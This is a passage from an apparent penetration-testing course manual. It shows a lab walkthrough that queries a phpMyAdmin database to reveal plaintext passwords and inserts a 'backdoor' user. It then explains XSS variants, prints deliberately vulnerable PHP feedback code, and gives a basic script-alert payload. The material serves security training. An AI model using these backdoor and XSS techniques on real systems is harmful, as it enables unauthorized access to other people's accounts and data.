


Figure 137: phpMyAdmin Console

This example might appear somewhat unusual, but weak or predictable passwords are still far too common in the real world and this demonstration process will certainly work with more complex real-world examples.

Copyright © Offensive Security Ltd. All rights reserved.

We can use our access to phpMyAdmin to execute arbitrary SQL queries directly against the database. If we click on *SQL*, we can write our own SQL queries. We will cover SQL more in-depth later in this module but for now, we will enter "select * from webappdb.users;" as our query to retrieve all the data in the *users* table in the *webappdb* database.




Figure 138: Executing queries via phpMyAdmin

Copyright © Offensive Security Ltd. All rights reserved.

After clicking *Go*, we get the results of our query, including plaintext passwords.




Figure 139: Viewing query results via phpMyAdmin

Not only can we query the database and view table contents but we can also insert data into the database.

Copyright © Offensive Security Ltd. All rights reserved.

Let's create a new user by clicking *Show query box* and entering "insert into webappdb.users(password, username) VALUES ("backdoor","backdoor");". This query will add a new user named "backdoor" with a password of "backdoor".




Figure 140: Inserting a New Admin User

Next, we'll click *Go* to run the query. The page will update and show "1 row inserted".




Figure 141: Query Results

Copyright © Offensive Security Ltd. All rights reserved.

We can verify the user was added by clicking *Show query box*, entering "select * from webappdb.users;", and then clicking *Go*. This should return three records:




Figure 142: Verifying Our User Was Added

This is just a brief example of what we can do with access to PhpMyAdmin and SQL queries. We will take this farther later in this module when we demonstrate SQL injection and leverage SQL query access into a shell on the server.

9.4.1.3 Exercises

1. Use Burp Intruder to gain access to the phpMyAdmin site running on your Windows 10 lab machine.
2. Insert a new user into the "users" table.

9.4.2 Cross-Site Scripting (XSS)

One of the most important features of a well-defended web application is *data sanitization*,[256] a process in which user input is processed, removing or transforming all dangerous characters or strings. Unsanitized data allows an attacker to inject and potentially execute malicious code. When

[256] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_validation

Copyright © Offensive Security Ltd. All rights reserved.

this unsanitized input is displayed on a web page, this creates a *Cross-Site Scripting* (XSS)[257] vulnerability.

Once thought to be a relatively low-risk vulnerability, XSS today is both high-risk and prevalent, allowing attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.

There are three Cross-Site Scripting variants: *stored*,[258] *reflected*,[259] and *DOM-based*.[260]

Stored XSS attacks, also known as *Persistent XSS*, occurs when the exploit payload is stored in a database or otherwise cached by a server. The web application then retrieves this payload and displays it to anyone that views a vulnerable page. A single Stored XSS vulnerability can therefore attack all users of the site. Stored XSS vulnerabilities often exist in forum software, especially in comment sections, or in product reviews.

Reflected XSS attacks usually include the payload in a crafted request or link. The web application takes this value and places it into the page content. This variant only attacks the person submitting the request or viewing the link. Reflected XSS vulnerabilities can often occur in search fields and results, as well as anywhere user input is included in error messages.

DOM-based XSS attacks are similar to the other two types, but take place solely within the page's Document Object Model (DOM).[261] We won't get into many details at this point, but a browser parses a page's HTML content and generates an internal DOM representation. JavaScript can programmatically interact with this DOM.

This variant occurs when a page's DOM is modified with user-controlled values. DOM-based XSS can be stored or reflected. The key difference is that DOM-based XSS attacks occur when a browser parses the page's content and inserted JavaScript is executed.

Regardless of how the XSS payload is delivered and executed, the injected scripts run under the context of the user viewing the affected page. That is to say, the user's browser, not the web application, executes the XSS payload. Still, these attacks can have a significant impact resulting in session hijacking, forced redirection to malicious pages, execution of local applications as that user, and more. In the following sections, we will explore some of these attacks.

9.4.2.1 Identifying XSS Vulnerabilities

We can find potential entry points for XSS by examining a web application and identifying input fields (such as search fields) that accept unsanitized input which is displayed as output in subsequent pages.

Once we identify an entry point, we can input special characters, and observe the output to see if any of the special characters return unfiltered.

---

[257] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting

[258] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Persistent_(or_stored)

[259] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_(reflected)

[260] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Server-side_versus_DOM-based_vulnerabilities

[261] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Document_Object_Model

 Copyright © Offensive Security Ltd. All rights reserved.

The most common special characters used for this purpose include:

```
< > ' " { } ;
```

Listing 285 - Special characters for HTML and JavaScript

Let's describe the purpose of these special characters. HTML uses "<" and ">" to denote elements,[262] the various components that make up an HTML document. JavaScript uses "{" and "}" in function declarations. Single (') and double (") quotes are used to denote strings and semicolons (;) are used to mark the end of a statement.

If the application does not remove or encode these characters, it may be vulnerable to XSS as the characters can be used to introduce code into the page.

While there are multiple types of encoding, the ones we will encounter most often in web applications are HTML encoding[263] and URL encoding.[264] URL encoding, sometimes referred to as percent encoding, is used to convert non-ASCII characters in URLs, for example converting a space to "%20".

HTML encoding (or character references) can be used to display characters that normally have special meanings, like tag elements. For example, "<" is the character reference for "<". When encountering this type of encoding, the browser will not interpret the character as the start of an element, but will display the actual character as-is.

If we can inject these special characters into the page, the browser will treat them as code elements. We can then begin to build code that will be executed in the victim's browser.

We may need different sets of characters depending on where our input is being included. For example, if our input is being added between *div* tags, we will need to include our own *script tags*[265] and will need to be able to inject "<" and ">" as part of the payload. If our input is being added within an existing JavaScript tag, we might only need quotes and semicolons to add our own code.

9.4.2.2 Basic XSS

Let's demonstrate basic XSS with a simple attack against our Windows 10 lab machine.

Returning to the web application running on port 80 of our Windows 10 lab machine, we will begin by starting Apache and MySQL (through XAMPP as we did before) and browse the main web page:

[262] (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTML_element

[263] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Character_encodings_in_HTML#HTML_character_references

[264] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Percent-encoding

[265] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script

Copyright © Offensive Security Ltd. All rights reserved.




Figure 143: Tacos. Delicious Tacos.

The application contains several flaws, including a stored XSS vulnerability. To demonstrate this, we can insert a few special characters into the Feedback form fields and submit them. We will start by submitting some of the JavaScript-specific characters: double quotes (“), a semicolon (;),”<“, and”>":




Figure 144: Testing for XSS

Copyright © Offensive Security Ltd. All rights reserved.

Reviewing the resulting message in the Inspector tool, we can see that our characters were not removed or encoded:




Figure 145: Viewing the Submitted Feedback

Since the input is not filtered or sanitized, and our special characters have passed through into the output, the conditions look right for an XSS vulnerability. Let's examine the source code to better understand what's happening.

When feedback is submitted to the site, it is handled by the following code:

```
36  <?php
37      include "database.php";
38      $sql = "INSERT INTO feedback(name, text) VALUES (?,?)";
39      $stmt = $conn->prepare($sql);
40      $stmt->bind_param("ss", $_POST['name'], $_POST['comment']);
41      $stmt->execute();
42  ?>
```

Listing 286 - Code excerpt from submitFeedback.php

Line 40 in Listing 286 handles the values of the "name" and "comment" fields that are posted to the server. The code inserts those values into the database without any modification.

Copyright © Offensive Security Ltd. All rights reserved.

Next, we will check the code that displays the feedback on the site:

```
38  <?php
39      include "database.php";
40      $sql = "SELECT name, text FROM feedback";
41      $result = $conn->query($sql);
42      if ($result->num_rows > 0) {
43          while($row = $result->fetch_assoc()) {
44              echo "<tr><td> " . $row["name"]. "</td><td>" . $row["text"]. "</td></t
r>";
45          }
46      } else { echo "No results :("; }
47
48  ?>
```

Listing 287 - Code excerpt from feedback.php

Line 44 in 287 writes the results from the database into the page. The results are indeed output without any modification.

Where should data be sanitized? On submission or when it's displayed? Ideally, data will be sanitized in both places. Sanitizing both locations would be an example of Defense in Depth,[266] a security practice and principle that advocates adding layers of defenses anywhere possible. This tends to create more robust applications. However, if sanitization is only applied in one place, it should be applied consistently. In PHP, the htmlspecialchars[267] function can be used to convert key characters into HTML entities before displaying a string. Using this function in either of the PHP files we looked at would help prevent this XSS vulnerability.

[266] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Defense_in_depth_(computing)

[267] (The PHP Group, 2019), https://php.net/manual/en/function.htmlspecialchars.php

Copyright © Offensive Security Ltd. All rights reserved.

Let's update our input and create a payload that displays a simple *Javascript alert*. Based on the code we reviewed, we can see that our message is being inserted into an HTML table cell. We don't need any fancy encoding tricks here, just a basic XSS payload like "<script>alert('XSS')</script>". Let's insert that now.

